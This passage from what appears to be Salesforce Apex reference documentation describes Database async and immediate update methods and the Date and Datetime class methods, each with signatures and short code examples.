Status result for the insert operation. The result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`updateAsync(sobjects)`

Initiates requests to update external object data on the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

Signature

```
public static List<Database.SaveResult> updateAsync(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to modify.

Return Value

Type: List<Database.SaveResult>

Status results for the update operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`updateAsync(sobject)`

Initiates a request to update external object data on the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

Signature

```
public static Database.SaveResult updateAsync(SObject sobject)
```

Parameters

sobject
Type: SObject

External object record to modify.

Return Value

Type: Database.SaveResult

Status result for the insert operation. The result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`updateImmediate(sobjects)`

Initiates requests to update external object data on the relevant external systems. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

Signature

```
public static List<Database.SaveResult> updateImmediate(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to modify.

Return Value

Type: List<Database.SaveResult>

Status results for the update operation.

`updateImmediate(sobject)`

Initiates a request to update external object data on the relevant external system. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

Signature

```
public static Database.SaveResult updateImmediate(SObject sobject)
```

Parameters

sobject
Type: SObject

External object record to modify.

Return Value

Type: Database.SaveResult

Status result for the update operation.

Date Class

Contains methods for the Date primitive data type.

Namespace

System

Usage

For more information on Dates, see Primitive Data Types on page 27.

Date Methods

The following are methods for `Date`.

IN THIS SECTION:

addDays(additionalDays)
Adds the specified number of additional days to a Date.

addMonths(additionalMonths)
Adds the specified number of additional months to a Date

addYears(additionalYears)
Adds the specified number of additional years to a Date

day()
Returns the day-of-month component of a Date.

dayOfYear()
Returns the day-of-year component of a Date.

daysBetween(secondDate)
Returns the number of days between the Date that called the method and the specified date.

daysInMonth(year, month)
Returns the number of days in the month for the specified *`year`* and *`month`* (1=Jan).

format()
Returns the Date as a string using the locale of the context user

isLeapYear(year)
Returns `true` if the specified year is a leap year.

isSameDay(dateToCompare)
Returns `true` if the Date that called the method is the same as the specified date.

month()
Returns the month component of a Date (1=Jan).

monthsBetween(secondDate)
Returns the number of months between the Date that called the method and the specified date, ignoring the difference in days.

newInstance(year, month, date)
Constructs a Date from Integer representations of the *`year`*, *`month`* (1=Jan), and *`day`*.

parse(stringDate)
Constructs a Date from a String. The format of the String depends on the local date format.

today()
Returns the current date in the current user's time zone.

toStartOfMonth()
Returns the first of the month for the Date that called the method.

toStartOfWeek()
Returns the start of the week for the Date that called the method, depending on the context user's locale.

valueOf(stringDate)
Returns a Date that contains the value of the specified String.

valueOf(fieldValue)

Converts the specified object to a Date. Use this method to convert a history tracking field value or an object that represents a Date value.

year()

Returns the year component of a Date

addDays(additionalDays)

Adds the specified number of additional days to a Date.

Signature

```
public Date addDays(Integer additionalDays)
```

Parameters

additionalDays
Type: Integer

Return Value

Type: Date

Example

```
Date myDate = Date.newInstance(1960, 2, 17);
Date newDate = mydate.addDays(2);
```

addMonths(additionalMonths)

Adds the specified number of additional months to a Date

Signature

```
public Date addMonths(Integer additionalMonths)
```

Parameters

additionalMonths
Type: Integer

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1990, 11, 21);
date newDate = myDate.addMonths(3);
```

```
date expectedDate = date.newInstance(1991, 2, 21);
system.assertEquals(expectedDate, newDate);
```

addYears(additionalYears)

Adds the specified number of additional years to a Date

Signature

```
public Date addYears(Integer additionalYears)
```

Parameters

additionalYears
Type: Integer

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1983, 7, 15);
date newDate = myDate.addYears(2);
date expectedDate = date.newInstance(1985, 7, 15);
system.assertEquals(expectedDate, newDate);
```

day()

Returns the day-of-month component of a Date.

Signature

```
public Integer day()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1989, 4, 21);
Integer day = myDate.day();
system.assertEquals(21, day);
```

dayOfYear()

Returns the day-of-year component of a Date.

Signature

```
public Integer dayOfYear()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1998, 10, 21);
Integer day = myDate.dayOfYear();
system.assertEquals(294, day);
```

daysBetween(secondDate)

Returns the number of days between the Date that called the method and the specified date.

Signature

```
public Integer daysBetween(Date secondDate)
```

Parameters

secondDate
Type: Date

Return Value

Type: Integer

Usage

If the Date that calls the method occurs after the *secondDate*, the return value is negative.

Example

```
Date startDate = Date.newInstance(2008, 1, 1);
Date dueDate = Date.newInstance(2008, 1, 30);
Integer numberDaysDue = startDate.daysBetween(dueDate);
```

daysInMonth(year, month)

Returns the number of days in the month for the specified *year* and *month* (1=Jan).

Signature

```
public static Integer daysInMonth(Integer year, Integer month)
```

Parameters

year
Type: Integer

month
Type: Integer

Return Value

Type: Integer

Example

The following example finds the number of days in the month of February in the year 1960.

```
Integer numberDays = date.daysInMonth(1960, 2);
```

format()

Returns the Date as a string using the locale of the context user

Signature

```
public String format()
```

Return Value

Type: String

Example

```
// In American-English locale
date myDate = date.newInstance(2001, 3, 21);
String dayString = myDate.format();
system.assertEquals('3/21/2001', dayString);
```

isLeapYear(year)

Returns `true` if the specified year is a leap year.

Signature

```
public static Boolean isLeapYear(Integer year)
```

Parameters

year
Type: Integer

Return Value

Type: Boolean

Example

```
system.assert(Date.isLeapYear(2004));
```

isSameDay(dateToCompare)

Returns `true` if the Date that called the method is the same as the specified date.

Signature

```
public Boolean isSameDay(Date dateToCompare)
```

Parameters

dateToCompare
Type: Date

Return Value

Type: Boolean

Example

```
date myDate = date.today();
date dueDate = date.newInstance(2008, 1, 30);
boolean dueNow = myDate.isSameDay(dueDate);
```

month()

Returns the month component of a Date (1=Jan).

Signature

```
public Integer month()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(2004, 11, 21);
Integer month = myDate.month();
system.assertEquals(11, month);
```

monthsBetween(secondDate)

Returns the number of months between the Date that called the method and the specified date, ignoring the difference in days.

Signature

```
public Integer monthsBetween(Date secondDate)
```

Parameters

secondDate
Type: Date

Return Value

Type: Integer

Example

```
Date firstDate = Date.newInstance(2006, 12, 2);
Date secondDate = Date.newInstance(2012, 12, 8);
Integer monthsBetween = firstDate.monthsBetween(secondDate);
System.assertEquals(72, monthsBetween);
```

newInstance(year, month, date)

Constructs a Date from Integer representations of the *year*, *month* (1=Jan), and *day*.

Signature

```
public static Date newInstance(Integer year, Integer month, Integer date)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

Return Value

Type: Date

Example

The following example creates the date February 17th, 1960:

```
Date myDate = date.newinstance(1960, 2, 17);
```

parse(stringDate)

Constructs a Date from a String. The format of the String depends on the local date format.

Signature

```
public static Date parse(String stringDate)
```

Parameters

stringDate
Type: String

Return Value

Type: Date

Example

The following example works in some locales.

```
date mydate = date.parse('12/27/2009');
```

today()

Returns the current date in the current user's time zone.

Signature

```
public static Date today()
```

Return Value

Type: Date

toStartOfMonth()

Returns the first of the month for the Date that called the method.

Signature

```
public Date toStartOfMonth()
```

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1987, 12, 17);
date firstDate = myDate.toStartOfMonth();
```

```
date expectedDate = date.newInstance(1987, 12, 1);
system.assertEquals(expectedDate, firstDate);
```

toStartOfWeek()

Returns the start of the week for the Date that called the method, depending on the context user's locale.

Signature

```
public Date toStartOfWeek()
```

Return Value

Type: Date

Example

For example, the start of a week is Sunday in the United States locale, and Monday in European locales. For example:

```
Date myDate = Date.today();
Date weekStart = myDate.toStartofWeek();
```

valueOf(stringDate)

Returns a Date that contains the value of the specified String.

Signature

```
public static Date valueOf(String stringDate)
```

Parameters

stringDate
Type: String

Return Value

Type: Date

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the local time zone.

Example

```
string year = '2008';
string month = '10';
string day = '5';
string hour = '12';
string minute = '20';
string second = '20';
```

```
string stringDate = year + '-' + month
 + '-' + day + ' ' + hour + ':' +
minute + ':' + second;

Date myDate = date.valueOf(stringDate);
```

valueOf(fieldValue)

Converts the specified object to a Date. Use this method to convert a history tracking field value or an object that represents a Date value.

Signature

```
public static Date valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Date

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field is a Date field.

Note: In API version 33.0 or earlier, if you call `Date.valueOf` with an object that represents a `Datetime`, the method returns a `Date` value that contains the hours, minutes, and seconds. In version 34.0 and later, `Date.valueOf` converts the object to a valid `Date` without the time information. To convert a variable of type `Datetime` to a `Date`, use the Datetime.date method.

Example

This example converts history tracking fields to `Date` values.

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'MyDate__c') {
    Date oldValue = Date.valueOf(ah.OldValue);
    Date newValue = Date.valueOf(ah.NewValue);
  }
}
```

year()

Returns the year component of a Date

Signature

```
public Integer year()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1988, 12, 17);
system.assertEquals(1988, myDate.year());
```

Datetime Class

Contains methods for the Datetime primitive data type.

Namespace

System

Usage

For more information about the Datetime, see Primitive Data Types on page 27.

Datetime Methods

The following are methods for `Datetime`.

IN THIS SECTION:

addDays(additionalDays)
Adds the specified number of days to a Datetime.

addHours(additionalHours)
Adds the specified number of hours to a Datetime.

addMinutes(additionalMinutes)
Adds the specified number of minutes to a Datetime.

addMonths(additionalMonths)
Adds the specified number of months to a Datetime.

addSeconds(additionalSeconds)
Adds the specified number of seconds to a Datetime.

addYears(additionalYears)
Adds the specified number of years to a Datetime.

date()
Returns the Date component of a Datetime in the local time zone of the context user.

dateGMT()

Return the Date component of a Datetime in the GMT time zone.

day()

Returns the day-of-month component of a Datetime in the local time zone of the context user.

dayGmt()

Returns the day-of-month component of a Datetime in the GMT time zone.

dayOfYear()

Returns the day-of-year component of a Datetime in the local time zone of the context user.

dayOfYearGmt()

Returns the day-of-year component of a Datetime in the GMT time zone.

format()

Converts the date to the local time zone and returns the converted date as a formatted string using the locale of the context user. If the time zone cannot be determined, GMT is used.

format(dateFormatString)

Converts the date to the local time zone and returns the converted date as a string using the supplied Java simple date format. If the time zone cannot be determined, GMT is used.

format(dateFormatString, timezone)

Converts the date to the specified time zone and returns the converted date as a string using the supplied Java simple date format. If the supplied time zone is not in the correct format, GMT is used.

formatGmt(dateFormatString)

Returns a Datetime as a string using the supplied Java simple date format and the GMT time zone.

formatLong()

Converts the date to the local time zone and returns the converted date in long date format.

getTime()

Returns the number of milliseconds since January 1, 1970, 00:00:00 GMT represented by this DateTime object.

hour()

Returns the hour component of a Datetime in the local time zone of the context user.

hourGmt()

Returns the hour component of a Datetime in the GMT time zone.

isSameDay(dateToCompare)

Returns true if the Datetime that called the method is the same as the specified Datetime in the local time zone of the context user.

millisecond()

Return the millisecond component of a Datetime in the local time zone of the context user.

millisecondGmt()

Return the millisecond component of a Datetime in the GMT time zone.

minute()

Returns the minute component of a Datetime in the local time zone of the context user.

minuteGmt()

Returns the minute component of a Datetime in the GMT time zone.

month()

Returns the month component of a Datetime in the local time zone of the context user (1=Jan).

monthGmt()

Returns the month component of a Datetime in the GMT time zone (1=Jan).

newInstance(milliseconds)

Constructs a Datetime and initializes it to represent the specified number of milliseconds since January 1, 1970, 00:00:00 GMT.

newInstance(date, time)

Constructs a DateTime from the specified date and time in the local time zone.

newInstance(year, month, day)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the local time zone.

newInstance(year, month, day, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the local time zone.

newInstanceGmt(date, time)

Constructs a DateTime from the specified date and time in the GMT time zone.

newInstanceGmt(year, month, date)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the GMT time zone

newInstanceGmt(year, month, date, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the GMT time zone

now()

Returns the current Datetime based on a GMT calendar.

parse(datetimeString)

Constructs a Datetime from the given String in the local time zone and in the format of the user locale.

second()

Returns the second component of a Datetime in the local time zone of the context user.

secondGmt()

Returns the second component of a Datetime in the GMT time zone.

time()

Returns the time component of a Datetime in the local time zone of the context user.

timeGmt()

Returns the time component of a Datetime in the GMT time zone.

valueOf(dateTimeString)

Returns a Datetime that contains the value of the specified string.

valueOf(fieldValue)

Converts the specified object to a Datetime. Use this method to convert a history tracking field value or an object that represents a Datetime value.

valueOfGmt(dateTimeString)

Returns a Datetime that contains the value of the specified String.

year()

Returns the year component of a Datetime in the local time zone of the context user.

yearGmt()

Returns the year component of a Datetime in the GMT time zone.

addDays(additionalDays)

Adds the specified number of days to a Datetime.

Signature

```
public Datetime addDays(Integer additionalDays)
```

Parameters

additionalDays
Type: Integer

Return Value

Type: Datetime

Example

```
Datetime myDateTime = Datetime.newInstance(1960, 2, 17);
Datetime newDateTime = myDateTime.addDays(2);
Datetime expected = Datetime.newInstance(1960, 2, 19);
System.assertEquals(expected, newDateTime);
```

addHours(additionalHours)

Adds the specified number of hours to a Datetime.

Signature

```
public Datetime addHours(Integer additionalHours)
```

Parameters

additionalHours
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(1997, 1, 31, 7, 8, 16);
DateTime newDateTime = myDateTime.addHours(3);
DateTime expected = DateTime.newInstance(1997, 1, 31, 10, 8, 16);
System.assertEquals(expected, newDateTime);
```

addMinutes(additionalMinutes)

Adds the specified number of minutes to a Datetime.

Signature

```
public Datetime addMinutes(Integer additionalMinutes)
```

Parameters

additionalMinutes
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(1999, 2, 11, 8, 6, 16);
DateTime newDateTime = myDateTime.addMinutes(7);
DateTime expected = DateTime.newInstance(1999, 2, 11, 8, 13, 16);
System.assertEquals(expected, newDateTime);
```

addMonths(additionalMonths)

Adds the specified number of months to a Datetime.

Signature

```
public Datetime addMonths(Integer additionalMonths)
```

Parameters

additionalMonths
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2000, 7, 7, 7, 8, 12);
DateTime newDateTime = myDateTime.addMonths(1);
DateTime expected = DateTime.newInstance(2000, 8, 7, 7, 8, 12);
System.assertEquals(expected, newDateTime);
```

addSeconds(additionalSeconds)

Adds the specified number of seconds to a Datetime.

Signature

```
public Datetime addSeconds(Integer additionalSeconds)
```

Parameters

additionalSeconds
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2001, 7, 19, 10, 7, 12);
DateTime newDateTime = myDateTime.addSeconds(4);
DateTime expected = DateTime.newInstance(2001, 7, 19, 10, 7, 16);
System.assertEquals(expected, newDateTime);
```

addYears(additionalYears)

Adds the specified number of years to a Datetime.

Signature

```
public Datetime addYears(Integer additionalYears)
```

Parameters

additionalYears
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2009, 12, 17, 13, 6, 6);
DateTime newDateTime = myDateTime.addYears(1);
DateTime expected = DateTime.newInstance(2010, 12, 17, 13, 6, 6);
System.assertEquals(expected, newDateTime);
```

date()

Returns the Date component of a Datetime in the local time zone of the context user.

Signature

```
public Date date()
```

Return Value

Type: Date

Example

```
DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 12, 6, 13);
Date myDate = myDateTime.date();
Date expected = Date.newInstance(2006, 3, 16);
System.assertEquals(expected, myDate);
```

dateGMT()

Return the Date component of a Datetime in the GMT time zone.

Signature

```
public Date dateGMT()
```

Return Value

Type: Date

Example

```
// California local time, PST
DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 23, 0, 0);
Date myDate = myDateTime.dateGMT();
Date expected = Date.newInstance(2006, 3, 17);
System.assertEquals(expected, myDate);
```

day()

Returns the day-of-month component of a Datetime in the local time zone of the context user.

Signature

```
public Integer day()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(1986, 2, 21, 23, 0, 0);
System.assertEquals(21, myDateTime.day());
```

dayGmt()

Returns the day-of-month component of a Datetime in the GMT time zone.

Signature

```
public Integer dayGmt()
```

Return Value

Type: Integer

Example

```
// California local time, PST
DateTime myDateTime = DateTime.newInstance(1987, 1, 14, 23, 0, 3);
System.assertEquals(15, myDateTime.dayGMT());
```

dayOfYear()

Returns the day-of-year component of a Datetime in the local time zone of the context user.

Signature

```
public Integer dayOfYear()
```

Return Value

Type: Integer

Example

For example, February 5, 2008 08:30:12 would be day 36.

```
Datetime myDate = Datetime.newInstance(2008, 2, 5, 8, 30, 12);
system.assertEquals(myDate.dayOfYear(), 36);
```

dayOfYearGmt()

Returns the day-of-year component of a Datetime in the GMT time zone.

Signature

```
public Integer dayOfYearGmt()
```

Return Value

Type: Integer

Example

```
// This sample assumes we are in the PST timezone
DateTime myDateTime = DateTime.newInstance(1999, 2, 5, 23, 0, 3);
// January has 31 days + 5 days in February = 36 days
// dayOfYearGmt() adjusts the time zone from the current time zone to GMT
// by adding 8 hours to the PST time zone, so it's 37 days and not 36 days
System.assertEquals(37, myDateTime.dayOfYearGmt());
```

format()

Converts the date to the local time zone and returns the converted date as a formatted string using the locale of the context user. If the time zone cannot be determined, GMT is used.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);
system.assertEquals('6/6/1993 3:03 AM', mydatetime.format());
```

format(dateFormatString)

Converts the date to the local time zone and returns the converted date as a string using the supplied Java simple date format. If the time zone cannot be determined, GMT is used.

Signature

```
public String format(String dateFormatString)
```

Parameters

dateFormatString
Type: String

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

```
Datetime myDT = Datetime.now();
String myDate = myDT.format('h:mm a');
```

format(dateFormatString, timezone)

Converts the date to the specified time zone and returns the converted date as a string using the supplied Java simple date format. If the supplied time zone is not in the correct format, GMT is used.

Signature

```
public String format(String dateFormatString, String timezone)
```

Parameters

dateFormatString
Type: String

timezone
Type: String

Valid time zone values for the *timezone* argument are the time zones of the Java TimeZone class that correspond to the time zones returned by the TimeZone.getAvailableIDs method in Java. We recommend you use full time zone names, not the three-letter abbreviations.

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

This example uses `format` to convert a GMT date to the America/New_York time zone and formats the date using the specified date format.

```
Datetime GMTDate =
  Datetime.newInstanceGmt(2011,6,1,12,1,5);
String strConvertedDate =
  GMTDate.format('MM/dd/yyyy HH:mm:ss',
                 'America/New_York');
// Date is converted to
// the new time zone and is adjusted
// for daylight saving time.
System.assertEquals(
  '06/01/2011 08:01:05', strConvertedDate);
```

formatGmt(dateFormatString)

Returns a Datetime as a string using the supplied Java simple date format and the GMT time zone.

Signature

```
public String formatGmt(String dateFormatString)
```

Parameters

dateFormatString
Type: String

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);
String formatted = myDateTime.formatGMT('EEE, MMM d yyyy HH:mm:ss');
String expected = 'Sun, Jun 6 1993 10:03:03';
System.assertEquals(expected, formatted);
```

formatLong()

Converts the date to the local time zone and returns the converted date in long date format.

Signature

```
public String formatLong()
```

Return Value

Type: String

Example

```
// Passing local date based on the PST time zone
Datetime dt = DateTime.newInstance(2012,12,28,10,0,0);
// Writes 12/28/2012 10:00:00 AM PST
System.debug('dt.formatLong()=' + dt.formatLong());
```

getTime()

Returns the number of milliseconds since January 1, 1970, 00:00:00 GMT represented by this DateTime object.

Signature

```
public Long getTime()
```

Return Value

Type: Long

Example

```
DateTime dt = DateTime.newInstance(2007, 6, 23, 3, 3, 3);
Long gettime = dt.getTime();
```

```
Long expected = 1182592983000L;
System.assertEquals(expected, gettime);
```

hour()

Returns the hour component of a Datetime in the local time zone of the context user.

Signature

```
public Integer hour()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(1998, 11, 21, 3, 3, 3);
System.assertEquals(3 , myDateTime.hour());
```

hourGmt()

Returns the hour component of a Datetime in the GMT time zone.

Signature

```
public Integer hourGmt()
```

Return Value

Type: Integer

Example

```
// California local time
DateTime myDateTime = DateTime.newInstance(2000, 4, 27, 3, 3, 3);
System.assertEquals(10 , myDateTime.hourGMT());
```

isSameDay(dateToCompare)

Returns true if the Datetime that called the method is the same as the specified Datetime in the local time zone of the context user.

Signature

```
public Boolean isSameDay(Datetime dateToCompare)
```

Parameters

dateToCompare
Type: Datetime

Return Value

Type: Boolean

Example

```
datetime myDate = datetime.now();
datetime dueDate =
     datetime.newInstance(2008, 1, 30);
boolean dueNow = myDate.isSameDay(dueDate);
```

millisecond()

Return the millisecond component of a Datetime in the local time zone of the context user.

Signature

```
public Integer millisecond()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.now();
system.debug(myDateTime.millisecond());
```

millisecondGmt()

Return the millisecond component of a Datetime in the GMT time zone.

Signature

```
public Integer millisecondGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.now();
system.debug(myDateTime.millisecondGMT());
```

minute()

Returns the minute component of a Datetime in the local time zone of the context user.

Signature

```
public Integer minute()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2001, 2, 27, 3, 3, 3);
system.assertEquals(3, myDateTime.minute());
```

`minuteGmt()`

Returns the minute component of a Datetime in the GMT time zone.

Signature

```
public Integer minuteGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2002, 12, 3, 3, 3, 3);
system.assertEquals(3, myDateTime.minuteGMT());
```

`month()`

Returns the month component of a Datetime in the local time zone of the context user (1=Jan).

Signature

```
public Integer month()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2004, 11, 4, 3, 3, 3);
system.assertEquals(11, myDateTime.month());
```

`monthGmt()`

Returns the month component of a Datetime in the GMT time zone (1=Jan).

Signature

```
public Integer monthGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2006, 11, 19, 3, 3, 3);
system.assertEquals(11, myDateTime.monthGMT());
```

newInstance(milliseconds)

Constructs a Datetime and initializes it to represent the specified number of milliseconds since January 1, 1970, 00:00:00 GMT.

Signature

```
public static Datetime newInstance(Long milliseconds)
```

Parameters

milliseconds
Type: Long

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Long longtime = 1341828183000L;
DateTime dt = DateTime.newInstance(longtime);
DateTime expected = DateTime.newInstance(2012, 7, 09, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstance(date, time)

Constructs a DateTime from the specified date and time in the local time zone.

Signature

```
public static Datetime newInstance(Date date, Time time)
```

Parameters

date
Type: Date

time
Type: Time

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Date myDate = Date.newInstance(2011, 11, 18);
Time myTime = Time.newInstance(3, 3, 3, 0);
DateTime dt = DateTime.newInstance(myDate, myTime);
DateTime expected = DateTime.newInstance(2011, 11, 18, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstance(year, month, day)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the local time zone.

Signature

```
public static Datetime newInstance(Integer year, Integer month, Integer day)
```

Parameters

year
Type: Integer

month
Type: Integer

day
Type: Integer

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
datetime myDate = datetime.newInstance(2008, 12, 1);
```

newInstance(year, month, day, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the local time zone.

Signature

```
public static Datetime newInstance(Integer year, Integer month, Integer day, Integer hour, Integer minute, Integer second)
```

Parameters

year
Type: Integer

month
Type: Integer

day
Type: Integer

hour
Type: Integer

minute
Type: Integer

second
Type: Integer

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Datetime myDate = Datetime.newInstance(2008, 12, 1, 12, 30, 2);
```

newInstanceGmt(date, time)

Constructs a DateTime from the specified date and time in the GMT time zone.

Signature

```
public static Datetime newInstanceGmt(Date date, Time time)
```

Parameters

date
Type: Date

time
Type: Time

Return Value

Type: Datetime

Example

```
Date myDate = Date.newInstance(2013, 11, 12);
Time myTime = Time.newInstance(3, 3, 3, 0);
DateTime dt = DateTime.newInstanceGMT(myDate, myTime);
DateTime expected = DateTime.newInstanceGMT(2013, 11, 12, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstanceGmt(year, month, date)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the GMT time zone

Signature

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime dt = DateTime.newInstanceGMT(1996, 3, 22);
```

newInstanceGmt(year, month, date, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the GMT time zone

Signature

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date, Integer
hour, Integer minute, Integer second)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

hour
Type: Integer

minute
Type: Integer

second
Type: Integer

Return Value

Type: Datetime

Example

```
//California local time
DateTime dt = DateTime.newInstanceGMT(1998, 1, 29, 2, 2, 3);
DateTime expected = DateTime.newInstance(1998, 1, 28, 18, 2, 3);
System.assertEquals(expected, dt);
```

now()

Returns the current Datetime based on a GMT calendar.

Signature

```
public static Datetime now()
```

Return Value

Type: Datetime

The format of the returned datetime is: `'MM/DD/YYYY HH:MM PERIOD'`

Example

```
datetime myDateTime = datetime.now();
```

parse(datetimeString)

Constructs a Datetime from the given String in the local time zone and in the format of the user locale.

Signature

```
public static Datetime parse(String datetimeString)
```

Parameters

datetimeString
Type: String

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

This example uses `parse` to create a Datetime from a date passed in as a string and that is formatted for the English (United States) locale. You may need to change the format of the date string if you have a different locale.

```
Datetime dt = DateTime.parse('10/14/2011 11:46 AM');
String myDtString = dt.format();
system.assertEquals(myDtString, '10/14/2011 11:46 AM');
```

second()

Returns the second component of a Datetime in the local time zone of the context user.

Signature

```
public Integer second()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstanceGMT(1999, 9, 22, 3, 1, 2);
System.assertEquals(2, dt.second());
```

secondGmt()

Returns the second component of a Datetime in the GMT time zone.

Signature

```
public Integer secondGmt()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2000, 2, 3, 3, 1, 5);
System.assertEquals(5, dt.secondGMT());
```

time()

Returns the time component of a Datetime in the local time zone of the context user.

Signature

```
public Time time()
```

Return Value

Type: Time

Example

```
DateTime dt = DateTime.newInstance(2002, 11, 21, 0, 2, 2);
Time expected = Time.newInstance(0, 2, 2, 0);
System.assertEquals(expected, dt.time());
```

timeGmt()

Returns the time component of a Datetime in the GMT time zone.

Signature

```
public Time timeGmt()
```

Return Value

Type: Time

Example

```
// This sample is based on the PST time zone
DateTime dt = DateTime.newInstance(2004, 1, 27, 4, 1, 2);
Time expected = Time.newInstance(12, 1, 2, 0);
// 8 hours are added to the time to convert it from
// PST to GMT
System.assertEquals(expected, dt.timeGMT());
```

valueOf(dateTimeString)

Returns a Datetime that contains the value of the specified string.

Signature

```
public static Datetime valueOf(String dateTimeString)
```

Parameters

dateTimeString
Type: String

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the local time zone.

Example

```
string year = '2008';
string month = '10';
string day = '5';
string hour = '12';
string minute = '20';
string second = '20';
string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'
    + minute +  ':' + second;

Datetime myDate = Datetime.valueOf(stringDate);
```

valueOf(fieldValue)

Converts the specified object to a Datetime. Use this method to convert a history tracking field value or an object that represents a Datetime value.

Signature

```
public static Datetime valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Datetime

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field is a Date/Time field.

Example

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'MyDatetime__c') {
    Datetime oldValue = Datetime.valueOf(ah.OldValue);
    Datetime newValue = Datetime.valueOf(ah.NewValue);
  }
}
```

valueOfGmt(dateTimeString)

Returns a Datetime that contains the value of the specified String.

Signature

```
public static Datetime valueOfGmt(String dateTimeString)
```

Parameters

dateTimeString
Type: String

Return Value

Type: Datetime

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the GMT time zone.

Example

```
// California locale time
string year = '2009';
string month = '3';
string day = '5';
string hour = '5';
string minute = '2';
string second = '2';
string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'
